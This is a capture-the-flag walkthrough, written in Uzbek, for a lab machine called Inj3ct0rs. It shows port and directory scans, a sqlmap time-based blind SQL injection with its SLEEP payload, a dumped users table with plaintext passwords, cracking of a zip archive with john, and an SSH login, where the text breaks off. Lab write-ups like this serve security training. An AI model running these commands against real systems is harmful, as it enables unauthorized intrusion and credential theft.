

Raximjonov Saidislom

machine: Inj3ct0rs difficulty: Hard

nmap scan natijasi




```
(saidislom@kali)-[Machines]
$ nmap 172.17.0.2 -p- --min-rate 5000
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-28 13:03 +0500
Nmap scan report for 172.17.0.2
Host is up (0.0000050s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 6E:BC:EE:E3:9D:83 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.30 seconds


(saidislom@kali)-[Machines]
$
```

```
nmap 172.17.0.2 -p- --min-rate 5000
```


saytning bosh sahifasi — Inj3ct0rs CTF




ro'yxatdan o'tish sahifasini ko'ramiz




kirish (login) sahifasi



login formasida SQL in'yeksiyasini sinab ko'ramiz



tizimga muvaffaqiyatli kirildi — CTF sahifalari ochildi



yashirin katalogni gobuster bilan tekshiramiz

```
kali@kali: ~/Machines
Session Actions Edit View Help

(saidislom@kali) - [Machines]
$ gobuster dir -u http://172.17.0.2/content_pages_hidden/ -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -x php,html,txt -t 200

=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://172.17.0.2/content_pages_hidden/
[+] Method: GET
[+] Threads: 200
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: php,html,txt
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
welcome.php (Status: 200) [Size: 4333]
db.php (Status: 302) [Size: 75] [--> fail.php]
dashboard.php (Status: 302) [Size: 0] [--> ../login.php]
fail.php (Status: 200) [Size: 698]
Progress: 882228 / 882228 (100.00%)
=====
Finished
=====

(saidislom@kali) - [Machines]
$
```

```
gobuster dir -u http://172.17.0.2/content_pages_hidden/ \
-w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt \
-x php,html,txt -t 200
```

login.php formasidagi SQL in'yeksiyani sqlmap orqali tekshiramiz

```

(saidislom@kali) - [Machines]
$ sqlmap -u http://172.17.0.2/login.php --forms --batch --dbs

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 13:12:56 /2026-07-28/

[13:12:56] [INFO] testing connection to the target URL
[13:12:56] [INFO] searching for forms
[1/1] Form:
POST http://172.17.0.2/content_pages_hidden/db.php
POST data: username=&password=
do you want to test this form? [Y/n/q]
> Y
Edit POST data [default: username=&password=] (Warning: blank fields detected): username=&password=
do you want to fill blank fields with random values? [Y/n] Y
[13:12:56] [INFO] using '/home/kali/.local/share/sqlmap/output/results-07282026_0112pm.csv' as the CSV results file in multiple targets mode
got a 302 redirect to 'http://172.17.0.2/content_pages_hidden/fail.php'. Do you want to follow? [Y/n] Y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] Y
[13:12:56] [INFO] checking if the target is protected by some kind of WAF/IPS
[13:12:56] [INFO] testing if the target URL content is stable
[13:12:57] [WARNING] POST parameter 'username' does not appear to be dynamic
[13:12:57] [WARNING] heuristic (basic) test shows that POST parameter 'username' might not be injectable
[13:12:57] [INFO] heuristic (XSS) test shows that POST parameter 'username' might be vulnerable to cross-site scripting (XSS) attacks
[13:12:57] [INFO] testing for SQL injection on POST parameter 'username'
[13:12:57] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[13:12:57] [WARNING] reflective value(s) found and filtering out
[13:12:57] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[13:12:57] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[13:12:57] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[13:12:57] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[13:12:57] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
```

```
sqlmap -u http://172.17.0.2/login.php --forms --batch --dbs
```

mavjud ma'lumotlar bazalari topildi (injectors_db)

```

(saidislom@kali) - [Machines]
$ sqlmap -u http://172.17.0.2/login.php --forms --batch --dbs

Parameter: username (POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: username=EnsK' AND (SELECT 6741 FROM (SELECT(SLEEP(5)))bpkN) AND 'Ticd'='Ticd&password=MhtZ

do you want to exploit this SQL injection? [Y/n] Y
[13:13:22] [INFO] the back-end DBMS is MySQL
[13:13:22] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.58
back-end DBMS: MySQL >= 5.0.12
[13:13:22] [INFO] fetching database names
[13:13:22] [INFO] fetching number of databases
[13:13:22] [INFO] retrieved:
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
5
[13:13:32] [INFO] retrieved:
[13:13:37] [INFO] adjusting time delay to 1 second due to good response times
mysql
[13:13:52] [INFO] retrieved: information_schema
[13:14:50] [INFO] retrieved: performance_schema
[13:15:46] [INFO] retrieved: sys
[13:15:56] [INFO] retrieved: injectors_db
available databases [5]:
[*] information_schema
[*] injectors_db
[*] mysql
[*] performance_schema
[*] sys
[13:16:36] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 48 times
[13:16:36] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/home/kali/.local/share/sqlmap/output/results-07282026_0112pm.csv'

[*] ending @ 13:16:36 /2026-07-28/

(saidislom@kali) - [Machines]
$
```

injectors_db bazasidagi jadvallarni aniqlaymiz

```

kali@kali: ~/Machines
Session Actions Edit View Help

(saidislom@kali)~-[Machines]
$ sqlmap -u http://172.17.0.2/login.php --forms --batch -D injectors_db --tables

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 13:20:23 /2026-07-28/

[13:20:23] [INFO] testing connection to the target URL
[13:20:23] [INFO] searching for forms
[1/1] Form:
POST http://172.17.0.2/content_pages_hidden/db.php
POST data: username=&password=
do you want to test this form? [Y/n/q]
> Y
Edit POST data [default: username=&password=] (Warning: blank fields detected): username=&password=
do you want to fill blank fields with random values? [Y/n] Y
[13:20:23] [INFO] resuming back-end DBMS 'mysql'
[13:20:23] [INFO] using '/home/kali/.local/share/sqlmap/output/results-07282026_0120pm.csv' as the CSV results file in multiple targets mode
got a 302 redirect to 'http://172.17.0.2/content_pages_hidden/fail.php'. Do you want to follow? [Y/n] Y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: username=EnsK' AND (SELECT 6741 FROM (SELECT(SLEEP(5))))bpkN AND 'Ticd='Ticd&password=MhtZ
---
do you want to exploit this SQL injection? [Y/n] Y
[13:20:23] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.58
back-end DBMS: MySQL >= 5.0.12
```

```
sqlmap -u http://172.17.0.2/login.php --forms --batch -D injectors_db --tables
```

users jadvali topildi

```

kali@kali: ~/Machines
Session Actions Edit View Help

do you want to fill blank fields with random values? [Y/n] Y
[13:20:23] [INFO] resuming back-end DBMS 'mysql'
[13:20:23] [INFO] using '/home/kali/.local/share/sqlmap/output/results-07282026_0120pm.csv' as the CSV results file in multiple targets mode
got a 302 redirect to 'http://172.17.0.2/content_pages_hidden/fail.php'. Do you want to follow? [Y/n] Y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: username=EnsK' AND (SELECT 6741 FROM (SELECT(SLEEP(5))))bpkN AND 'Ticd='Ticd&password=MhtZ
---
do you want to exploit this SQL injection? [Y/n] Y
[13:20:23] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.58
back-end DBMS: MySQL >= 5.0.12
[13:20:23] [INFO] fetching tables for database: 'injectors_db'
[13:20:23] [INFO] fetching number of tables for database 'injectors_db'
[13:20:23] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
[13:20:28] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
1
[13:20:33] [INFO] retrieved:
[13:20:38] [INFO] adjusting time delay to 1 second due to good response times
users
Database: injectors_db
[1 table]
+-----+
| users |
+-----+

[13:20:53] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/home/kali/.local/share/sqlmap/output/results-07282026_0120pm.csv'

[*] ending @ 13:20:53 /2026-07-28/

(saidislom@kali)~-[Machines]
$ clear
```

users jadvalidagi ma'lumotlarni dump qilamiz

```
(saidislom@kali)~[Machines]
$ sqlmap -u http://172.17.0.2/login.php --forms --batch -D injectors_db -T users --dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 13:21:24 /2026-07-28/

[13:21:24] [INFO] testing connection to the target URL
[13:21:24] [INFO] searching for forms
[1/1] Form:
POST http://172.17.0.2/content_pages_hidden/db.php
POST data: username=&password=
do you want to test this form? [Y/n/q]
> Y
Edit POST data [default: username=&password=] (Warning: blank fields detected): username=&password=
do you want to fill blank fields with random values? [Y/n] Y
[13:21:24] [INFO] resuming back-end DBMS 'mysql'
[13:21:24] [INFO] using '/home/kali/.local/share/sqlmap/output/results-07282026_0121pm.csv' as the CSV results file in multiple targets mode
got a 302 redirect to 'http://172.17.0.2/content_pages_hidden/fail.php'. Do you want to follow? [Y/n] Y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: username=EnsK' AND (SELECT 6741 FROM (SELECT(SLEEP(5))))bpkN AND 'Ticd'='Ticd&password=MhtZ
---
do you want to exploit this SQL injection? [Y/n] Y
[13:21:24] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.58
back-end DBMS: MySQL >= 5.0.12
```

```
sqlmap -u http://172.17.0.2/login.php --forms --batch -D injectors_db -T users --dump
```

foydalanuvchilar va parollar jadvali qo'lga kiritildi

```
(saidislom@kali)~[Machines]
[13:22:40] [INFO] retrieved: loveyou
[13:23:05] [INFO] retrieved: root
[13:23:22] [INFO] retrieved: 2
[13:23:25] [INFO] retrieved: chicago123
[13:23:50] [INFO] retrieved: jane
[13:24:01] [INFO] retrieved: 3
[13:24:04] [INFO] retrieved: password
[13:24:31] [INFO] retrieved: admin
[13:24:46] [INFO] retrieved: 4
[13:24:50] [INFO] retrieved: no_mirar_en_este_directorio
[13:26:26] [INFO] retrieved: ralf
[13:26:38] [INFO] retrieved: 5
[13:26:41] [INFO] retrieved: password
[13:27:08] [INFO] retrieved: admin
[13:27:22] [INFO] retrieved: 6
[13:27:26] [INFO] retrieved: password
[13:27:53] [INFO] retrieved: admin
Database: injectors_db
Table: users
[6 entries]
+-----+-----+-----+
| id | password | username |
+-----+-----+-----+
| 1 | loveyou | root |
| 2 | chicago123 | jane |
| 3 | password | admin |
| 4 | no_mirar_en_este_directorio | ralf |
| 5 | password | admin |
| 6 | password | admin |
+-----+-----+-----+

[13:28:08] [INFO] table 'injectors_db.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/172.17.0.2/dump/injectors_db/users.csv'
[13:28:08] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/home/kali/.local/share/sqlmap/output/results-07282026_0121pm.csv'

[*] ending @ 13:28:08 /2026-07-28/

(saidislom@kali)~[Machines]
$
```

jadvaldagi qiymatlardan biri — yashirin katalog nomi ekanligi aniqlandi


Index of /no_mirar_en_este_directorio/

Name	Last modified	Size	Description
Parent Directory	-		
secret.zip	2024-08-14 15:20	330	

Apache/2.4.58 (Ubuntu) Server at 172.17.0.2 Port 80

`http://172.17.0.2/no_mirar_en_este_directorio/`

secret.zip faylini yozib olamiz, lekin parol noto'g'ri chiqadi



```
(saidislom@kali) - [Workspace]
$ unzip secret.zip
Archive: secret.zip
[secret.zip] confidential.txt password:
skipping: confidential.txt      incorrect password
(saidislom@kali) - [Workspace]
$
```

`unzip secret.zip`

zip2john va john yordamida secret.zip parolini ochamiz

```
(saidislom@kali)-[Workspace]
$ zip2john secret.zip
ver 2.0 efh 5455 efh 7875 secret.zip/confidencial.txt PKZIP Encr: TS_chk, cmplen=132, decmplen=177, crc=D2FD3E9E ts=7A38 cs=7a38 type=8
secret.zip/confidencial.txt:$pkzip$1*1*2*0*84*b1*d2fd3e9e*0*4a*8*84*7a38*74fe1614250732cc9e8eb84efb27ac3b4f9f2c243b1bd3a54aa4d3f4f2993d44419ca8720866adc47f79
d8d599cff0e8b4e95e10401276eca30f26a46363e0f63969a9485ddf5d2f3623e64c895c39e1a7e1b1e4a756a893fa6679985f929ff00d60f42a3b7cabda32fdf60b47a7147cddc40e75836638636
56873bc1b4d858907e75881*/pkzip$confidencial.txt:secret.zip::secret.zip

(saidislom@kali)-[Workspace]
$ zip2john secret.zip > hash.zip
ver 2.0 efh 5455 efh 7875 secret.zip/confidencial.txt PKZIP Encr: TS_chk, cmplen=132, decmplen=177, crc=D2FD3E9E ts=7A38 cs=7a38 type=8

(saidislom@kali)-[Workspace]
$ john hash.zip --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
computer (secret.zip/confidencial.txt)
lg 0:00:00:00 DONE (2026-07-28 13:31) 100.0g/s 2457Kp/s 2457Kc/s 123456..280789
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(saidislom@kali)-[Workspace]
$ unzip secret.zip
Archive: secret.zip
[secret.zip] confidencial.txt password:
  inflating: confidencial.txt

(saidislom@kali)-[Workspace]
$ cat confidencial.txt

You have to change your password ralf, I have told you many times, log into your account and I will change your password.

Your new credentials are:

ralf:supersecurepassword

(saidislom@kali)-[Workspace]
$
```

```
zip2john secret.zip > hash.zip
john hash.zip --wordlist=/usr/share/wordlists/rockyou.txt
unzip secret.zip
cat confidencial.txt
```

topilgan login ma'lumotlari bilan SSH orqali ralf sifatida kiramiz

```
Session Actions Edit View Help
ralf@f28e82c534e8:~$ cat confidential.txt

